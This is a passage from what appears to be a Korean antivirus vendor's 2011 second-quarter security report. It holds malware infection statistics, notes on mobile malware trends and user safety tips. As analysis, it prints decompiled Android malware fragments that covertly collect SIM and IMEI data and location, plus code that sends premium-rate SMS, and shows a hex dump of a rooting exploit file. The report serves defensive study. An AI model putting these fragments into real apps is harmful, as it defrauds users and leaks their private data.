* CVE-2006-3459 취약점 정보: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3459>


[그림 3-12] forumthrea.php에 접속 시 나타나는 증상



[그림 3-13] 1차 난독화 해제 후 자바 스크립트 코드



1차 난독화된 자바 스크립트를 분석해 보면 Shellcode를 얻을 수 있다. 해당 Shellcode 내부에는 악성 PDF가 실행될 때 파일을 다운로드 하도록 특정 URL이 암호화되어 있으며 이를 복호화 해 보면 [그림 3-14]와 같다.



2. 2011년 2분기 보안 동향

01. 악성코드 동향
a. 악성코드 통계

악성코드 감염보고 2 분기 Top 20

2011년 2분기 악성코드 통계현황은 다음과 같다. 2011년 2분기 악성코드 감염 보고를 살펴보면 Textimage/Autorun이 1위를 차지하고 있으며, JS/Redirect와 JS/Agent가 각각 2위와 3위를 차지 하였다. 신규로 Top20에 진입한 악성코드는 총 7건이다.

순위	등락	악성코드명	건수	비율
1	—	Textimage/Autorun	2,748,503	25.3 %
2	▲17	JS/Redirect	1,279,942	11.8 %
3	—	JS/Agent	819,564	7.5 %
4	NEW	Win-Trojan/Overtls27.Gen	717,230	6.6 %
5	▼3	Win32/Induc	582,032	5.4 %
6	NEW	JS/Swflash	471,178	4.3 %
7	NEW	Swf/Downloader	471,157	4.3 %
8	▲3	Win32/Palevo1.worm.Gen	412,263	3.8 %
9	NEW	Win-Trojan/Winsoft.78981.CIB	410,061	3.8 %
10	▲2	Win32/Conficker.worm.Gen	346,072	3.2 %
11	▼4	JS/Exploit	322,724	3.0 %
12	▲1	Win32/Olala.worm	311,431	2.9 %
13	▲7	Win32/Virut.f	277,572	2.6 %
14	▲3	JS/Downloader	273,247	2.5 %
15	▼7	Win32/Parite	261,891	2.4 %
16	▼6	JS/Cve-2010-0806	247,285	2.3 %
17	NEW	Win32/Flystudio.worm.Gen	245,535	2.3 %
18	NEW	Als/Pasdoc	232,616	2.1 %
19	NEW	Win-Trojan/Downloader.156565	224,634	2.1 %
20	▼5	VBS/Solow.Gen	224,007	2.1 %
			10,878,944	100 %

[표 4-1] 악성코드 감염보고 2 분기 Top 20

악성코드 대표진단명 감염보고 2분기 Top 20


아래 표는 악성코드의 주요 동향을 파악하기 위하여, 악성코드별 변종을 종합한 악성코드 대표진단명 감염보고 Top20이다. 2011년 2분기 사용자 피해를 주도한 악성코드들의 대표진단명을 보면 Win-Trojan/Onlinegamehack이 총 보고 건수 3,952,884건으로 전체의 16%로 1위를 차지하였다. 그 뒤를 Textimage/Autorun이 2,748,919건으로 11.1%, Win-Trojan/Downloader가 2,380,410건으로 9.7%를 차지하여 2위와 3위를 차지하였다.

순위	등락	악성코드명	건수	비율
1	—	Win-Trojan/Onlinegamehack	3,952,884	16.0 %
2	—	Textimage/Autorun	2,748,919	11.1 %
3	—	Win-Trojan/Downloader	2,380,410	9.7 %
4	▲1	Win-Trojan/Winsoft	2,320,400	9.4 %
5	▼1	Win-Trojan/Agent	1,989,893	8.1 %
6	NEW	JS/Redirect	1,279,942	5.2 %
7	▲1	Win32/Conficker	1,148,246	4.7 %
8	▼1	Win32/Autorun.worm	1,111,769	4.5 %
9	▲1	Win32/Virut	930,167	3.8 %
10	NEW	Dropper/Malware	887,162	3.6 %
11	▲4	JS/Agent	819,565	3.3 %
12	—	Win32/Kido	728,155	3.0 %
13	NEW	Win-Trojan/Overtls27	717,230	2.9 %
14	▼1	Win-Adware/Koradware	597,972	2.4 %
15	▼4	Win32/Induc	582,417	2.4 %
16	—	Dropper/Onlinegamehack	555,317	2.3 %
17	▲1	Win32/Palevo	490,828	2.0 %
18	▲1	VBS/Solow	478,935	1.9 %
19	NEW	JS/Swflash	471,178	1.9 %
20	NEW	Swf/Downloader	471,159	1.9 %
			24,662,548	100 %

[표 4-2] 악성코드 대표진단명 감염보고 2분기 Top 20


악성코드 유형별 2분기 감염보고 비율

아래 차트는 2011년 2분기 동안 고객으로부터 감염이 보고된 악성코드 유형별 비율이다. 악성코드 유형별 감염보고건수 비율은 트로잔류가 43.7%로 가장 많은 비율을 차지하고 있으며, 다음으로 스크립트가 15.6%, 웜이 12.8%의 비율을 각각 차지하고 있다.



악성코드 월별 2분기 감염보고 건수

2011년 2분기의 악성코드 월별 감염보고 건수는 46,207,884건으로 2011년 1분기의 악성코드 월별 감염보고건수 53,944,245건에 비해 7,736,361건이 감소하였다.



2분기 신종 악성코드 감염보고 Top 20


아래 표는 2011년 2분기에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top20이다. 2011년 2분기의 신종 악성코드 감염 보고의 Top 20은 TextImage/Autorun0이 2,745,002건으로 전체 26.1%로 1위를 차지하였으며, JS/Redirect가 1,279,942건으로 2위를 차지하였다.

순위	악성코드명	건수	비율
1	TextImage/Autorun	2,745,002	26.1 %
2	JS/Redirect	1,279,942	12.2 %
3	JS/Agent	819,461	7.8 %
4	Win-Trojan/Overtls27.Gen	717,230	6.8 %
5	Win32/Induc	582,032	5.5 %
6	JS/Swflash	471,178	4.5 %
7	SWF/Downloader	471,157	4.5 %
8	Win-Trojan/Winsoft.78981.CIB	410,061	3.9 %
9	JS/Exploit	322,697	3.1 %
10	Win32/Olala.worm.57344	311,431	3.0 %
11	Win32/Virut.F	277,572	2.6 %
12	JS/Downloader	273,196	2.6 %
13	Win32/Parite	261,891	2.5 %
14	JS/Cve-2010-0806	247,285	2.3 %
15	ALS/Pasdoc	232,616	2.2 %
16	Win-Trojan/Downloader.156565	224,634	2.1 %
17	VBScript/Solow.Gen	224,007	2.1 %
18	Win-Trojan/Winsoft.46080.BR	222,225	2.1 %
19	Win32/Virut	218,599	2.1 %
20	HTML/Shellcode	218,010	2.1 %
		10,530,226	100 %

[표 4-3] 신종 악성코드 감염보고 Top 20

2분기 신종 악성코드 유형별 분포

2011년 2분기의 신종 악성코드 유형별 분포는 트로잔이 44%로 1위를 차지하였다. 그 뒤를 이어 스크립트가 18%, 웜이 10% 비율을 차지하였다.



01. 악성코드 동향

b. 악성코드 이슈

모바일 악성코드의 증가와 지능화

최근 스마트폰에서 동작하는 모바일 악성코드가 급속도로 증가하고 있으며, 모바일 악성코드의 동작 방법 또한 날이 갈수록 지능화되고 있다. 2010년 8월 경 처음 발견 된 안드로이드(Android) 용 악성코드의 경우 단순히 USIM, IMEI, IMSI, 휴대폰 전화번호와 같은 가입자 정보와 기기 정보들, 또는 사용자의 위치 정보를 사용자 동의 없이 외부로 유출하는 정도였다. 따라서 사용자는 직접적인 피해를 받지 않았다.

[그림 4-4] SIM, IMEI, IMSI와 단말기 정보를 구하는 코드

```
Stringbuilder stringbuilder70 = new StringBuilder("sim_country_iso=");
String s57 = tm.getSimCountryIso();
String s58 = stringbuilder70.append(s57).toString();
Stringbuilder stringbuilder71 = stringbuilder69.append(s58);
Stringbuilder stringbuilder72 = new StringBuilder("sim_operator=");
String s59 = tm.getSimOperator();
String s60 = stringbuilder72.append(s59).toString();
Stringbuilder stringbuilder73 = stringbuilder71.append(s60);
Stringbuilder stringbuilder74 = new StringBuilder("sim_operator_name=");
String s61 = tm.getSimOperatorName();
String s62 = stringbuilder74.append(s61).toString();
Stringbuilder stringbuilder75 = stringbuilder73.append(s62);
Stringbuilder stringbuilder76 = new StringBuilder("sim_serial_numbers=");
String s63 = tm.getSimSerialNumber();
String s64 = stringbuilder76.append(s63).toString();
Stringbuilder stringbuilder77 = stringbuilder75.append(s64);
Stringbuilder stringbuilder78 = new StringBuilder("sim_state=");
int i11 = tm.getSimState();
String s65 = stringbuilder78.append(i11).toString();
Stringbuilder stringbuilder79 = stringbuilder77.append(s65);
Stringbuilder stringbuilder80 = new StringBuilder("subscriber_id=");
String s66 = tm.getSubscriberId();
String s67 = stringbuilder80.append(s66).toString();
Stringbuilder stringbuilder81 = stringbuilder79.append(s67);
Stringbuilder stringbuilder82 = new StringBuilder("voice_mail_numbers=");
String s68 = tm.getVoiceMailNumber();
String s69 = stringbuilder82.append(s68).toString();
Stringbuilder stringbuilder83 = stringbuilder81.append(s69);
int i12 = mContext.getResources().getConfiguration().mcc;
int j2 = mContext.getResources().getConfiguration().mnc;
String s70 = (new StringBuilder("sim1_mcc=")).append(i12).toString();
Stringbuilder stringbuilder84 = stringbuilder.append(s70);
String s71 = (new StringBuilder("sim1_mnc=")).append(j2).toString();
```

[그림 4-5] 사용자 위치 정보를 구하는 코드

```
LocationManager locationManager = (LocationManager) getSystemService("location");
SnakeService.access$57(snakesservice, locationManager);
LocationListener localListener = new LocationListener("lclsl");
SnakeService.access$68(SnakeService.this).requestLocationUpdates("gps", 0xf4240L, 250F, localListener);
SnakeService.access$68(SnakeService.this).requestLocationUpdates("network", 0xf4240L, 250F, localListener);
```


그러나 얼마 뒤 사용자 몰래 프리미엄콜(premium call)로 문자 메시지를 보내 약 \$6의 요금을 결제하도록 하는 악성코드가 발견되었다. 금전적인 이득을 취하기 위한 형태로 모바일 악성코드가 발전하기 시작했으며 내부적으로 문자열을 암호화하여 분석을 힘들게 하는 난독화 형태가 발견되었다.

[그림 4-6] 프리미엄콜 서비스로 유료 SMS 발송

```
try
{
    smsmanager.sendTextMessage("3353", null, "798657", null, null);
}
catch(Exception exception)
{
    i = Log.e("Oops in playsound", "", exception);
}
s = "3354";
s1 = null;
pendingintent = null;
pendingintent1 = null;
int };
try
{
    smsmanager.sendTextMessage(s, s1, "798657", pendingintent, pendingintent1);
}
```

그 후 정상적인 어플리케이션과 함께 리패킹(Repacking) 하여 서드 파티마켓(Third Party Market)에 등록하여 사용자로 하여금 다운로드 및 설치를 하게 한다. 사용자가 다운로드 받은 어플리케이션은 정상적으로 동작하는 것 처럼 보이지만 내부적으로는 악성코드를 내려받아 설치하는 등 공격자의 명령을 받아 다양한 기능을 수행하는 형태로 동작한다. 하지만 안드로이드 운영체제에서 어플리케이션을 설치하려면 다음과 같이 실행 권한을 물어보고 사용자가 동의해야 설치 된다.

[그림 4-7] 어플리케이션 설치시 권한 확인




따라서 보안에 조금만 관심이 있는 사용자라면 이렇게 문제가 있는 애플리케이션을 설치하지 않을 가능성이 매우 높다. 또한 안드로이드 애플리케이션은 프로그램의 소스 레벨까지 분석이 용이하여 쉽게 악성코드 유무를 판별할 수 있기에 이를 회피하기 위해 다양한 방법이 시도되고 있다.

- 정상적인 애플리케이션을 조작하여 리패킹 한다.

- [그림 4-8]과 같이 리패킹한 애플리케이션 내부 폴더 중 리소스를 가지고 있는 폴더에 또 다른 악성 애플리케이션을 포함시켜 리패킹 한다.

– 보안 제품의 분석 및 탐지를 어렵게 하기 위해 실행 프로그램을 압축해서 가지고 있는 등, 리패킹을 응용한 다양한 방법이 시도되고 있다.

[그림 4-8] 리소스 폴더 내부에 또 다른 악성 어플리케이션 설치본을 가지고 있음



또한 안드로이드 단말기의 취약점을 사용하여 사용 권한을 숨긴 채 다른 악성코드를 몰래 설치하는 방법도 최근 널리 사용되고 있다. 이 경우 해당 취약점을 사용하기 위한 권한만 가지고 있으면 되므로

[그림 4-9] 내부 리소스 폴더에 가지고 있는 악의적 목적의 파일들

이름	유형	수정할 날짜	크기
 sqlite	Data Base File	2011-02-24 오전...	14KB
 exploit	파일	2011-01-24 오전...	15KB
 profile	파일	2011-01-24 오전...	4KB
 rageagainstthecage	파일	2011-01-24 오전...	6KB

[그림 4-10] 취약점을 사용하여 단말기를 루팅시키는 실행 파일

exploit	profile	rageagainstthecage sqlite.db															
Offset		0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	7F	45	4C	46	01	01	01	00	00	00	00	00	00	00	00	00	HEL
00000010	02	00	28	00	01	01	00	00	00	1A	0A	00	00	34	00	00	(.....)
00000020	AB	2C	00	00	02	00	00	00	04	34	00	20	07	00	28	00	4.....
00000030	20	00	1D	00	01	00	00	70	DC	1A	00	00	DC	9A	00	00	pU.....U.....
00000040	DC	9A	00	00	30	00	00	00	30	00	00	00	04	00	00	00	U.....0.....
00000050	04	00	00	00	06	00	00	00	34	00	00	00	34	80	00	00	4.....4.....
00000060	34	80	00	00	E0	00	00	00	E0	00	00	00	05	00	00	00	4.....a.....a.....
00000070	04	00	00	00	03	00	00	00	14	01	00	00	14	81	00	00	t.....t.....
00000080	14	81	00	00	13	00	00	00	13	00	00	00	04	00	00	00	t.....t.....
00000090	01	00	00	00	01	00	00	00	00	00	00	00	00	80	00	00	t.....t.....
000000A0	00	80	00	00	0C	1B	00	00	0C	1B	00	00	05	00	00	00	t.....t.....


[그림 4-11] 다른 악성코드를 추가로 다운로드 받아 설치하는 악성코드 설치본

[illegible]

사용자는 별다른 의심 없이 해당 악성코드를 설치하고 실행하게 된다. 해당 악성코드를 살펴보면 내부 리소스 폴더에 [그림 4-9]와 같이 보안 취약점을 사용하는 실행 파일과 추가로 설치할 악성코드를 가지고 있는 것을 확인할 수 있다.

이렇듯 모바일 악성코드는 보다 많은 사용자에게 감염되고 큰 효과를 내기 위해 다양한 방법들을 시도할 것으로 예상된다. 또한 다음 차트와 같이 모바일 악성코드의 수 또한 급격하게 증가하고 있다.

[그림4-12] 급격히 증가하는 모바일 악성코드




따라서 새로운 어플리케이션을 다운로드 받고 설치 할 때는 충분히 사용자들의 평가를 읽어보고 설치하는 것이 좋으며 실행 하기 전에 반드시 모바일용 백신을 사용하여 검사한 후 이상이 없을 경우에만 실행하는 것이 바람직하다.

스마트폰 안전하게 사용하자. 악성 앱 정리

안드로이드 기반 악성코드가 급증하고 있다. 이는 안드로이드 앱스토어가 개방형이므로 악성코드 제작자들이 악성코드를 올리기가 쉽기 때문이라고 할 수 있다. 따라서 안드로이드(Android) 기반 스마트폰에서 사용하는 어플리케이션 설치 시 주의를 기울일 필요가 있는 악성 어플리케이션들을 정리해보았다.

[표 4-4] 악성 모바일 애플리케이션

어플리케이션	특징
	— 주소록에 저장된 번호로 SMS를 전송. — 특정 서버로 아래와 같은 사용자의 정보 유출 시도 * Phone numbers * IMEI number * Name
	— 아래와 같은 사용자의 행위 정보를 저장 * 통화 목록 * 문자 * 웹사이트 방문 기록 * 위 정보 외에도 다수의 정보를 로그로 남기거나 서버로 전송

	- 게임을 리패킹한 모바일 악성코드. - 설치 시 악의적인 ELF파일을 생성 후 악성 앱(백그라운드 동작) 설치를 시도하며, 아래와 같은 권한 및 행위가 발견됨 * 연락처 정보 읽기 및 데이터 생성. * 휴대전화 상태 및 ID읽기 * 전화번호 자동 연결, SMS메시지 보내기 * SD카드 콘텐츠 수정/삭제
	- 정상 앱을 리패킹한 모바일 악성코드(강제 루팅 후 권한을 탈취하여 좀비화시킴) - 해당 악성코드가 설치되면 스마트폰의 다양한 정보를 수집하여 특정 서버로 전송. 이 후 루팅을 시도하며 성공하면 다른 악성 앱 설치 시도 (구글의 'Google Search' 앱을 위장) - 설치되는 악성 'Google Search' 는 서비스 형태로 시스템 권한을 상속 받아 동작하며, 사용자 폰을 원격통제(좀비화)하는 기능을 수행


- 브라우저나 애플리케이션으로 인터넷에 연결하게 되는 이메일이나 문자 메시지에 있는 URL은 신중하게 클릭한다.
- 백신의 패치 여부를 확인해서 최신 백신 엔진을 유지한다.
- 스마트폰의 잠금 기능[암호 설정]을 이용해서 다른 사용자의 접근을 막는다. 잠금 기능에 사용한 비밀번호를 수시로 변경한다.
- 블루투스 기능 등 무선기능은 필요할 때만 켜놓는다.
- 임의로 개조하거나 복사방지 등을 풀어서 사용하지 않는다

02. 시큐리티 동향
a. 시큐리티 통계

2011년 2분기 마이크로소프트 보안업데이트 현황

2011년 2분기에 마이크로소프트사는 총 35건의 보안 업데이트를 발표하였다. 1분기보다 2배 이상의 보안패치가 발표되었으며, 1분기와 마찬가지로 시스템 분야의 취약점이 52%를 차지하고 있다. 또한 악성코드 배포에 가장 많이 사용되는 오피스 취약점과 IE 취약점이 그 뒤를 차지하고 있다. 4월과 6월에 보안패치가 17건, 16건으로 많이 발표되었으며, 패치의 중요도인 '긴급'도 많은 비중을 차지하고 있다. 현재 악성코드가 이용하고 있는 보안 취약점도 많은 만큼 개인 클라이언트 PC의 패치와 서버로 운영되는 PC 또한 빠른 시일 내에 보안 패치를 적용할 것을 권고한다.

공격 대상 기준별 MS 보안 업데이트 분류
2010.04 - 2011.06




[그림 5-1] 신종 악성코드 분기 유형별 분포

03. 웹 보안 동향

a. 웹 보안 통계

웹사이트 보안 요약


2011년 2분기 악성코드 발견 건수는 189,948건이고, 악성코드 유형은 2,060건이며, 악성코드가 발견된 도메인은 2,072건이며, 악성코드가 발견된 URL은 7,687건이다. 본 자료는 안철수연구소의 웹 보안 제품인 SiteGuard의 2011년 2분기 자료를 바탕으로 산출한 통계정보이다.



[표 6-1] 웹 사이트 보안 요약

월별 악성코드 배포 URL 차단 건수


2011년 2분기 악성코드 발견 건수는 전 분기의 239,762건에 비해 79% 수준인 189,948건이다.



[그림 6-1] 월별 악성코드 발견 건수

월별 악성코드 유형


2011년 2분기 악성코드 유형은 전 분기의 2,418건에 비해 85% 수준인 2,060건이다.



[그림 6-2] 월별 악성코드 유형

월별 악성코드가 발견된 도메인

2011년 2분기 악성코드가 발견된 도메인은 전 분기의 2,395건에 비해 87% 수준인 2,072건이다.



[그림 6-3] 월별 악성코드가 발견된 도메인

월별 악성코드가 발견된 URL

2011년 2분기 악성코드가 발견된 URL은 전 분기의 11,089건에 비해 69% 수준인 7,687건이다.



